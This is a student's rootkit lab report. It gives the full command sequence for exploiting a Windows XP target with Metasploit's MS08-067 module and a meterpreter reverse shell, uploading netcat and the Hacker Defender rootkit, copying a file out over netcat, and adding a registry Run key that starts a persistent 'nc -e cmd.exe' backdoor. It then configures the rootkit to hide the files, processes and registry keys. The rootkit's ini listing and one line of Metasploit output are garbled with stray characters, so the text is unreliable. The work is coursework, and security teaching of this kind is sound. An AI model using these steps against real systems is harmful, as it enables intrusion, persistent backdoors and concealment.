

Vikash Deo  
N15708475  
Vkd225

## Lab - 8 (Rootkits)

After turning all the virtual machines, we have to download 'netcat' and 'hacker-defender' file from the web server.

<http://10.12.1.10/hd/hd-1.0.0/> - for hacker defender files

<http://10.12.1.10/nc/nc11/> - for netcat files

First, we have to use metasploit to exploit the target machine (XP machine). We do this using meterpreter.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.10.111.109
RHOST => 10.10.111.109
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.10.111.107
LHOST => 10.10.111.107
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      10.10.111.109   yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, no
  LHOST      10.10.111.107   yes       The listen address
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > 
```

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.10.111.107:4444
[*] Automatically detecting the target... you become, the more you are able to hear
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 10.10.111.109
[*] Meterpreter session 1 opened (10.10.111.107:4444 -> 10.10.111.109:1041) at 2015-11-24 15:01:41 -0500

meterpreter > █
```

I have used 'netapi' to exploit the target machine.

- > **msfconsole**
- > **search netapi**
- > **use exploit/windows/smb/ms08\_067\_netapi**
- > **set RHOST 10.10.111.109**
- > **set PAYLOAD windows/meterpreter/reverse\_tcp**
- > **set LHOST 10.101.111.107**
- > **exploit**
- > **shell**


After gaining the shell access, I uploaded netcat (nc.exe) and hacker-defender (hxdef100.exe, hxdef100.ini) to the target machine.

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > upload /root/Desktop/nc.exe nc.exe
[*] uploading : /root/Desktop/nc.exe -> nc.exe
[*] uploaded : /root/Desktop/nc.exe -> nc.exe
meterpreter >
```

Upload the netcat file to C:\WINDOWS\system32 folder from the desktop of local machine (backtrack machine).

- **upload /root/Desktop/nc.exe nc.exe**


It can be seen that, nc.exe file has been transferred to the target machine.



Now, we also need to upload hacker defender files hxdef100.exe and hxdef100.ini which I uploaded in C:\WINDOWS\Help\hd folder from the desktop of local machine (backtrack machine).

- **upload /root/Desktop/hxdef100.ini hxdef100.ini**
- **upload /root/Desktop/hxdef100.exe hxdef100.exe**

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > pwd
C:\WINDOWS
meterpreter > cd Help
meterpreter > pwd
C:\WINDOWS\Help
meterpreter > cd hd
meterpreter > pwd
C:\WINDOWS\Help\hd
meterpreter > upload /root/Desktop/hxdef100.ini hxdef100.ini
[*] uploading  : /root/Desktop/hxdef100.ini -> hxdef100.ini
[*] uploaded   : /root/Desktop/hxdef100.ini -> hxdef100.ini
meterpreter >
```



Now, we need to download a file of our choice from the target machine.

The following steps are involved to make such transfers:

1. We execute the netcat file (nc.exe) to initiate netcat using meterpreter

```
meterpreter > execute -f nc.exe
Process 1700 created.
meterpreter >
```

2. We use windows shell from the Backtrack 5 machine to open up port of our choice (1211) to transfer the file (lab\_nc.txt), which has been created in xp machine.

➤ **nc -w 3 10.10.111.107 1211 < lab\_nc.txt**


```
C:\WINDOWS\Help\hd>nc -w 3 10.10.111.107 1211 < lab_nc.txt
nc -w 3 10.10.111.107 1211 < lab_nc.txt
```

3. Now open the same port on the Backtrack machine and listen on that port (1211) using the **> nc -l -p 1211 > lab\_nc.txt.**


```
File Edit View Terminal Help
root@bt:~# nc -l -p 1211 > lab_nc.txt
^C
root@bt:~# ls -lrt
total 240
-rw-r--r-- 1 root root 4242 2015-09-23 21:21 nmap1.txt
-rw-r--r-- 1 root root 4262 2015-09-24 14:47 nmap.txt
-rw-r--r-- 1 root root 4321 2015-09-24 21:47 nmapscan.txt
-rw-r--r-- 1 root root 13 2015-10-02 19:42 test.txt
-rw-r--r-- 1 root root 26 2015-10-03 15:36 file.txt
-rw-r--r-- 1 root root 27258 2015-10-03 15:47 fxouVknY.jpeg
-rw-r--r-- 1 root root 49167 2015-10-03 15:47 lsnDLMzL.jpeg
-rw-r--r-- 1 root root 49239 2015-10-03 15:49 QHQtnSZH.jpeg
-rw-r--r-- 1 root root 59747 2015-10-03 16:47 QzwDIcKT.jpeg
-rw-r--r-- 1 root root 239 2015-10-03 22:03 synflood.py
-rw-r--r-- 1 root root 0 2015-11-24 16:21 out.txt
-rw-r--r-- 1 root root 0 2015-11-24 16:29 target.txt
drwxr-xr-x 2 root root 12288 2015-11-24 17:31 Desktop
-rw-r--r-- 1 root root 0 2015-11-24 18:09 lab_nc.txt
root@bt:~#
```

We can see that lab\_nc.txt has been downloaded in our backtrack machine in 18:09.

3. The file is being transferred and stored in the root folder.



Now, since we have not run hxdef100, it can also be seen in 'processes' under task manager.



Now, for persistent Netcat backdoor,

Netcat has to start every time when windows machine starts. This is done using registry keys, which are generally stored in

**HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\run,**

A key value has to be added there which is done by using

`reg setval -k HKLM\Software\Microsoft\Windows\CurrentVersion\run -v nc -d "C:\Windows\System32\nc.exe -lvvp 1013 -e cmd.exe".`

```
meterpreter >  
meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run -v nc -d "C:\windows\system32\nc.exe -lv  
vp 1013 -e cmd.exe"  
Successful set nc.  
meterpreter >
```

We need to check if the registry has been set properly to confirm the key value.

`reg queryval -k HKLM\Software\Microsoft\Windows\CurrentVersion\run -v nc`

```
meterpreter > reg queryval -k HKLM\software\microsoft\windows\currentversion\  
\run -v nc  
Key: HKLM\software\microsoftwindows\currentversion\run  
Name: nc  
Type: REG_SZ  
Data: C:\windowssystem32nc.exe -lvvp 1013 -e cmd.exe  
meterpreter >
```

We will run hacker-defender file in windows xp to hide the desired files and folders. For this, we have to edit hxdef100.ini.

We hide our "hd" folder in which our hacker-defender files are saved and also hide nc.exe file. We have to mention registry HKLM\Software\Windows\CurrentVersion in hxdef100.ini which keeps the information of the installed and running programs.

These names will be defined in 'hxdef100.ini' under respective headings, which makes hxdef100.exe can make these files as hidden.



```
*hxddef100.ini (~\Desktop\hd) - gedit
File Edit View Search Tools Documents Help

Open Save Undo

*hxddef100.ini
[H<<<idden T>>>a/"ble]
>h"xdef"*
r|c<md\.exe<e::

[\\<Hi<>dden" P/r>oc"/e<ss>es\\]
>h"xdef"*
rcm"d.e"xe
nc.exe


"[:\:R:o:o\t: :P:r>:o:c<:e:s:s:e<s:>]
h<x>d<e>:f<*
<\r\c:\m\d.\e\X\e

/[H/idd\en Ser:vi"ces]
Ha>:ck"er//Def\ender*
/
[Hi:dden R/">>egKeys]
Ha:"c<kerDef\e\nder100
LE":GACY_H\ACK\ERDEFE\ND:ER100
Ha:"c<kerDef\e\nderDrv100
LE":GACY_H\ACK\ERDEFE\ND:ERDRV100
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
/
\"[Hid:den\> :RegValues]"
////
```


Now, we execute 'hxddef100.exe' file.

```
meterpreter > pwd
C:\WINDOWS\Help\hd
meterpreter > execute -f hxddef100.exe
Process 224 created.
meterpreter >
```

We can verify from the xp machine, the folder cannot be seen.



Now, after executing netcat again to download the file (lab\_nc.txt)



We can see the time stamp of the file, 18:35 and from the xp machine. We can also see from the process that showed the nc.exe before using hxddef100.exe but now, the process is not seen in task manager.

